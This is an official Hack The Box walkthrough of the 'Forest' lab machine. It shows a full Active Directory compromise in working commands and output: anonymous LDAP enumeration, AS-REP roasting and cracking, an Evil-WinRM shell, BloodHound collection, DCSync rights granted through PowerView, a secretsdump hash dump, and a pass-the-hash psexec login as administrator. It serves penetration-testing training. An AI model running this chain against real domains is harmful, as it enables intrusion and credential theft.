



HACKTHEBOX



Forest

Prepared By: k1ph4ru

Machine Author(s): egre55 & mrb3n

Difficulty: Easy

Classification: Official

Synopsis

Forest is an easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.

Skills Required

- Enumeration

Skills Learned

- ASREProasting
- Enumeration with Bloodhound
- DCSync Attack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.10 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sv 10.10.10.10
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-06-11 08:48 EDT

Nmap scan report for 10.10.10.161

Host is up (0.19s latency).

```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-11
12:55:38Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup:
HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found

<...SNIP...>

| smb-os-discovery:
|   OS: windows Server 2016 Standard 14393 (windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2025-06-11T05:56:33-07:00
<...SNIP...>
```

The machine appears to be a Domain Controller for the `htb.local` domain. We proceed to add this to our `/etc/hosts` file.

```
echo "10.10.10.161 htb.local" | sudo tee -a /etc/hosts
```

LDAP

It's worth checking if the LDAP service allows anonymous binds using the `ldapsearch` tool.

```
ldapsearch -x -H ldap://10.10.10.161:389 -b "dc=htb,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=htb,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# htb.local
```

```

dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
whenChanged: 20250610052946.0Z
subRefs: DC=ForestDnsZones,DC=htb,DC=local
subRefs: DC=DomainDnsZones,DC=htb,DC=local
subRefs: CN=Configuration,DC=htb,DC=local
<...SNIP...>

ms-DS-MachineAccountQuota: 10
msDS-Behavior-Version: 7
msDS-PerUserTrustQuota: 1
msDS-AllUsersTrustQuota: 1000
msDS-PerUserTrustTombstonesQuota: 10
msDS-masteredBy: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=htb,DC=local
msDS-IsDomainFor: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=htb,DC=local
msDS-NcType: 0
msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
dc: htb

# Users, htb.local
dn: CN=Users,DC=htb,DC=local
objectClass: top
objectClass: container
cn: Users

```

The **-x** flag is used to specify anonymous authentication, while the **-b** flag denotes the `basedn` to start from. We were able to query the domain without credentials, which means null bind is enabled., **-H** specifies the `LDAP` URI (host and port), while the **-b** flag denotes the `basedn` to start from.

The [windapsearchtool](#) can be used to query the domain further.

```

./windapsearch.py -d htb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ...success! Binded as:
[+] None

[+] Enumerating all AD users
[+] Found 28 users:

cn: Guest
cn: DefaultAccount
cn: Exchange Online-ApplicationAccount
userPrincipalName: Exchange_Online-ApplicationAccount@htb.local
cn: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
userPrincipalName: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}@htb.local

<...SNIP...>

```

```
cn: Sebastien Caron
userPrincipalName: sebastien@htb.local
cn: Lucinda Berger
userPrincipalName: lucinda@htb.local
cn: Andy Hislip
userPrincipalName: andy@htb.local
cn: Mark Brandt
userPrincipalName: mark@htb.local
cn: Santi Rodriguez
userPrincipalName: santi@htb.local
```

The `-u` flag is used to enumerate all users, i.e., objects with `objectCategory` set to user. We find some usernames and mailbox accounts, meaning `Exchange` is installed in the domain. Let's enumerate all other objects in the domain using the `objectClass=*` filter.

```
./windapsearch.py -d htb.local --dc-ip 10.10.10.161 --custom "objectClass=*"
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=htb,DC=local
[+] Attempting bind
[+] ...success! Binded as:
[+] None
[+] Performing custom lookup with filter: "objectClass=*"
[+] Found 312 results:

DC=htb,DC=local
CN=Users,DC=htb,DC=local
CN=Allowed RODC Password Replication Group,CN=Users,DC=htb,DC=local
CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
CN=Read-only Domain Controllers,CN=Users,DC=htb,DC=local
CN=Enterprise Read-only Domain Controllers,CN=Users,DC=htb,DC=local
CN=Cloneable Domain Controllers,CN=Users,DC=htb,DC=local
CN=Protected Users,CN=Users,DC=htb,DC=local
CN=Key Admins,CN=Users,DC=htb,DC=local
<...SNIP...>
CN=Compliance Management,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=Security Reader,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=Security Administrator,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=Exchange Servers,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=Managed Availability Servers,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,DC=htb,DC=local
[*] Bye!
```

The query found 313 unique objects, including a service account named `svc-alfresco`. Searching for `alfresco` online brings us to this [setup](#) documentation. According to this, the service needs Kerberos pre-authentication to be disabled. This means that we can request the encrypted TGT for this user. As the TGT contains material encrypted with the user's NTLM hash, we can subject this to an offline brute force attack and attempt to get the password for `svc-alfresco`.

Foothold

The `GetNPUsers.py` script from `Impacket` can request a TGT ticket and dump the hash.

```
impacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:fe58ddc72bde86138c79baa53e3f340$9ccf090327ebf43f267debad884135a60484
e36a9b301a850efd208753fb8ade506cba906fc59a97cd4068f8bffd74bbab77e2d42d102c1362e334c52d3f
0c344db8f6d70d71926db32be5dd27670173de1e17f296a9424fb2ab3a2c0c7a26ec48b5e7450eb4d7051851
5b222a6ff79fa2bbe6976ffb5d7c81ef9d4d19b1a9f36df0c18d6a83c8797af318952dea0107bff5d0ac5be
8c8ca0af2ef8a07a7aac58bdad8cb9c2d25e55ca3e884ef21c066e24628868164d12904e030e9577d9948650
66472decef207f3c12b702998493403e855a4925376425152f3da8ea8d6c34f228ae3b04
```

Let's copy the hash to a file and attempt to crack it using `JohnTheRipper`.

```
john hash --fork=4 -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 /
PBKDF2 HMAC-SHA1 AES 128/128 ASIMD 4x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
4 lg 0:00:00:04 DONE (2025-06-11 09:04) 0.2188g/s 225862p/s 225862c/s 225862c/s
sadece61.pd..ruddisha
1 Og 0:00:00:19 DONE (2025-06-11 09:04) 0g/s 183518p/s 183518c/s 183518c/s
Jakekovac3.ie168
waiting for 3 children to terminate
3 Og 0:00:00:19 DONE (2025-06-11 09:04) 0g/s 185703p/s 185703c/s 185703c/s
!!123!!rere.a6_123
2 Og 0:00:00:17 DONE (2025-06-11 09:04) 0g/s 207159p/s 207159c/s 207159c/s
"cartucho".abygur169
Session completed.
```

The password for this account is revealed to be `s3rvice`. As port 5985 is also open, we can check if this user can log in remotely over `winRM` using [Evil-WinRM](#).

```
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-winRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
`quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

Authentication is successful, allowing us to execute commands on the server. We can grab the user flag from `C:\Users\svc-alfresco\Desktop\user.txt`.

Privilege Escalation

Let's use [Bloodhound](#) to visualise the domain and look for privilege escalation paths. We also use [SharpHound](#) to collect data about the domain by uploading the executable to the target and running the executable.

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> upload SharpHound.exe
```

```
Info: Uploading /home/<SNIP>/labs/forest/SharpHound.exe to C:\Users\svc-alfresco\Documents\SharpHound.exe
```

```
Data: 1395368 bytes of 1395368 bytes copied
```

```
Info: Upload successful!
```

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> .\SharpHound.exe -c All
```

```
2025-06-11T08:03:23.0203463-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
```

```
2025-06-11T08:03:23.2390776-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
```

```
2025-06-11T08:03:23.2547056-07:00|INFORMATION|Initializing SharpHound at 8:03 AM on 6/11/2025
```

```
2025-06-11T08:03:23.5515779-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for htb.local : FOREST.htb.local
```

```
2025-06-11T08:03:23.6765824-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
```

```
2025-06-11T08:03:24.4422192-07:00|INFORMATION|Beginning LDAP search for htb.local
```

```
2025-06-11T08:03:24.6922045-07:00|INFORMATION|Producer has finished, closing LDAP channel
```

```
2025-06-11T08:03:24.6922045-07:00|INFORMATION|LDAP channel closed, waiting for consumers
```

```
2025-06-11T08:03:55.3173410-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s --
```

```
Using 41 MB RAM
```

```
2025-06-11T08:04:09.9891787-07:00|INFORMATION|Consumers finished, closing output channel
```

```
2025-06-11T08:04:10.0204291-07:00|INFORMATION|Output channel closed, waiting for output task to complete
```

```
Closing writers
```

```
2025-06-11T08:04:10.1298163-07:00|INFORMATION|Status: 161 objects finished (+161
```

```
3.577778)/s -- Using 49 MB RAM
```

```
2025-06-11T08:04:10.1298163-07:00|INFORMATION|Enumeration finished in 00:00:45.6889461
```

```
2025-06-11T08:04:10.2079293-07:00|INFORMATION|Saving cache with stats: 118 ID to type mappings.
```

```
118 name to SID mappings.
```

```
0 machine sid mappings.
```

```
2 sid to domain mappings.
```

```
0 global catalog mappings.
```

```
2025-06-11T08:04:10.2235557-07:00|INFORMATION|SharpHound Enumeration Completed at 8:04 AM on 6/11/2025! Happy Graphing!
```


```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> dir
```

```
Directory: C:\Users\svc-alfresco\Documents
```


Mode	LastWriteTime	Length	Name
-a----	6/11/2025 8:04 AM	18768	20250611080409_BloodHound.zip
-a----	6/11/2025 8:04 AM	19605	MzzhZTzmYjktOTM4NS00NDQ3LTk3OGItMmEyTVJzJnIyTYw.bin
-a----	6/11/2025 8:02 AM	1046528	SharpHound.exe

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> download 20250611080409_BloodHound.zip
```

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents>
```

 SVC-ALFRESCO@HTB.LOCAL

One of the nested groups is found to be `Account operators`, which is a privileged AD group. According to the [documentation](#), the Account Operators group members are allowed to create and modify users and add them to non-protected groups. Let's note this and look at the paths to Domain Admins. Click on Queries and select `Shortest Path to High value targets`.



Return to the `winRM` shell and add a new user to Exchange Windows Permissions and the Remote Management Users group.

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> net user john abc123! /add /domain
The command completed successfully.
```

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange windows
Permissions" john /add
The command completed successfully.
```

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management
Users" john /add
The command completed successfully.
```

The commands above create a new user named `john` and add him to the required groups. Next, download the [PowerView](#) script and import it into the current session.

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/fury/labs/forest/PowerView.ps1 to C:\Users\svc-
alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
```

Next, we can use the `Add-ObjectACL` with john's credentials, and give him `DCSync` rights.

```
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> . .\PowerView.ps1
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> $pass = convertto-securestring
'abc123!' -asplain -force
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> $cred = new-object
system.management.automation.pscredential('htb\john', $pass)
*Evil-winRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL -PrincipalIdentity john -
Credential $cred -Rights DCSync
*Evil-winRM* PS C:\Users\svc-alfresco\Documents>
```

Now we can run a dcsync attack. The `secretsdump` script from `Impacket` can now be run as John and used to reveal the NTLM hashes for all domain users.

```
impacket-secretsdump htb/john@10.10.10.161
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07
ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\331000-
VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
<...SNIP...>
EXCH01$:aes256-cts-hmac-sha1-
96:1a87f882a1ab851ce15a5e1f48005de99995f2da482837d49f16806099dd85b6
```

```
EXCH01$:aes128-cts-hmac-sha1-96:9ceffb340a70b055304c3cd0583edf4e
EXCH01$:des-cbc-md5:8c45f44c16975129
[*] Cleaning up...
```

The obtained `Domain Admin` hash can be used to access the target as the `administrator` user using `psexec`.

```
impacket-psexec administrator@10.10.10.161 -hashes
aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file FKdIJGDC.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service xthh on 10.10.10.161.....
[*] Starting service xthh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

The root flag can be obtained from `C:\Users\Administrator\Desktop\root.txt`.